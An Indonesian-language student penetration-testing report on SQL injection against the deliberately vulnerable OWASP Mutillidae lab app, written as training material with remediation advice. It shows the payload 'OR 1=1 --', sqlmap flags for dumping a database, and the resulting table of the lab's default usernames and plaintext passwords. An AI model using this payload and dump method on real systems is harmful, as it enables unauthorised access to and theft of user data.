Laporan Cyber Security

SQL Injection pada Website OWASP Mutillidae Menggunakan SQLMAP

Muhammad Mardiansyah

PUSAT PELATIHAN KERJA DAERAH JAKARTA UTARA

Penetration Testing Website Mutillidae

1. Ringkasan Eksekutif

Tujuan dari pengujian ini adalah untuk mengidentifikasi dan mengevaluasi potensi kerentanan keamanan pada sistem yang diuji. Pada kesempatan kali ini, jenis kerentanan yang diuji adalah sql injection.

2. Lingkup Pengujian (Scope)

- Target: http://10.0.2.15:8080/index.php
- Jenis Kerentanan: sql injection

3. Metodologi Pengujian

Pengujian dilakukan berdasarkan kerangka kerja OWASP Testing Guide dengan tahapan:
- Active Reconnaissance = Memberikan payload pada inputan untuk melihat celah.
- Vulnerability Assessment = Mencari celah pada sistem.
- Exploitation = Melakukan exploitasi dengan sqlmap.
- Reporting = Membuat laporan penetration testing.

4. Temuan dan Rekomendasi


No	Nama Kerentanan	Risiko	Deskripsi Singkat	Rekomendasi
1	SQL Injection	Tinggi	Parameter input tidak divalidasi dengan baik.	Gunakan parameterized queries dan validasi input. atau gunakan prepared parameter $statement

5. Detail Temuan (Contoh)

- Nama Kerentanan: SQL Injection
- URL Terdampak: http://10.0.2.15:8080/index.php
- Metode Uji: Menyisipkan nilai 1 pada kolom submit dan mendapatkan nilai title=1
- Risiko: Akses data tidak sah dan potensi manipulasi database.

6. Lampiran

Instalasi Mutillidae pada kali linux dan menjalankannya, ubah security menjadi low dan mencari cookie untuk melakukan sql injection, pada mutillidae terdapat beberapa kerentanan/serangan yang dapat kita coba seperti sql injection, percobaan dengan payload ‘OR 1=1 --’ dan berhasil masuk, yang artinya kita dapat melakukan sql injection dengan sqlmap.




Gambar 1. Mutillidae web

Karena web tersebut sudah berhasil kita serang dengan menggunakan sql injection, maka kita bisa melakukan percobaan untuk langsung mengambil/mengekstrak semua data yang ada pada database mutillidae dengan parameter --dump. Pada konfigurasi sqlmap terdapat beberapa parameter seperti :

- -u yang mendeklarasikan sebagai url.
- --batch untuk menjalankan script otomatis tanpa menjawab pertanyaan dari command.
- --dump

Gambar 2. Konfigurasi sqlmap

Exploitasi data dari tabel users ke dalam bentuk file dengan format csv menggunakan perintah --dump. Perintah dump pada sqlmap digunakan untuk mengekstrak data sensitif ke dalam folder sqlmap di kali linux. pada perintah ini juga kita dapat melihat data data sensitif seperti pada database mutillidae terdapat tabel accounts yang di dalamnya berisi data sensitif seperti username, password, dan signature yang dapat dimiliki oleh penyerang.



```
Database: mutillidae
Table: accounts
[23 entries]
+-----+----------+---------------+--------------+----------+-----------+-----------------------------------------------+
| cid | is_admin | lastname      | password     | username | firstname | mysignature                                   |
+-----+----------+---------------+--------------+----------+-----------+-----------------------------------------------+
| 1   | TRUE     | Administrator | adminpass    | admin    | System    | g0t r00t?                                     |
| 2   | TRUE     | Crenshaw      | somepassword | adrian   | Adrian    | Zombie Films Rock!                            |
| 3   | FALSE    | Pentest       | monkey       | john     | John      | I like the smell of confunk                   |
| 4   | FALSE    | Druin         | password     | jeremy   | Jeremy    | d1373 1337 speak                              |
| 5   | FALSE    | Galbraith     | password     | bryce    | Bryce     | I Love SANS                                   |
| 6   | FALSE    | WTF           | samurai      | samurai  | Samurai   | Carving fools                                 |
| 7   | FALSE    | Rome          | password     | jim      | Jim       | Rome is burning                               |
| 8   | FALSE    | Hill          | password     | bobby    | Bobby     | Hank is my dad                                |
| 9   | FALSE    | Lion          | password     | simba    | Simba     | I am a super-cat                              |
| 10  | FALSE    | Evil          | password     | dreveil  | Dr.       | Preparation H                                 |
| 11  | FALSE    | Evil          | password     | scotty   | Scotty    | Scotty do                                     |
| 12  | FALSE    | Calipari      | password     | cal      | John      | C-A-T-S Cats Cats Cats                        |
| 13  | FALSE    | Wall          | password     | john     | John      | Do the Duggie!                                |
| 14  | FALSE    | Johnson       | 42           | kevin    | Kevin     | Doug Adams rocks                              |
| 15  | FALSE    | Kennedy       | set          | dave     | Dave      | Bet on S.E.T. FTW                             |
| 16  | FALSE    | Pester        | tortoise     | patches  | Patches   | meow                                          |
| 17  | FALSE    | Paws          | stripes      | rocky    | Rocky     | treats?                                       |
| 18  | FALSE    | Tomes         | lanmaster53  | tim      | Tim       | Because reconnaissance is hard to spell       |
| 19  | TRUE     | Baker         | SoSecret     | ABaker   | Aaron     | Muffin tops only                              |
| 20  | FALSE    | Pan           | NotTelling   | PPan     | Peter     | Where is Tinker?                              |
| 21  | FALSE    | Hook          | JollyRoger   | CHook    | Captain   | Gator-hater                                   |
| 22  | FALSE    | Jardine       | i<3devs      | james    | James     | Occupation: Researcher                        |
| 23  | FALSE    | Skoudis       | pentest      | ed       | Ed        | Commandline KungFu anyone?                    |
+-----+----------+---------------+--------------+----------+-----------+-----------------------------------------------+

[03:33:19] [INFO] table 'mutillidae.accounts' dumped to CSV file '/root/.local/share/sqlmap/output/10.0.2.15/dump/mutillidae/accounts.csv'
```

Gambar 3. Ekstrak data dengan perintah dump

7. Kesimpulan

Kerentanan SQL Injection yang berhasil dieksploitasi mengindikasikan tingkat risiko tinggi terhadap integritas dan kerahasiaan data. Mutillidae pada tingkat keamanan "Low" secara sengaja dibiarkan terbuka sebagai simulasi, namun skenario ini mencerminkan kondisi nyata pada aplikasi yang tidak aman.

Perbaikan yang disarankan mencakup:

- Penerapan input validation dan sanitasi
- Penggunaan prepared statements / parameterized queries
- Pengaturan security level lebih tinggi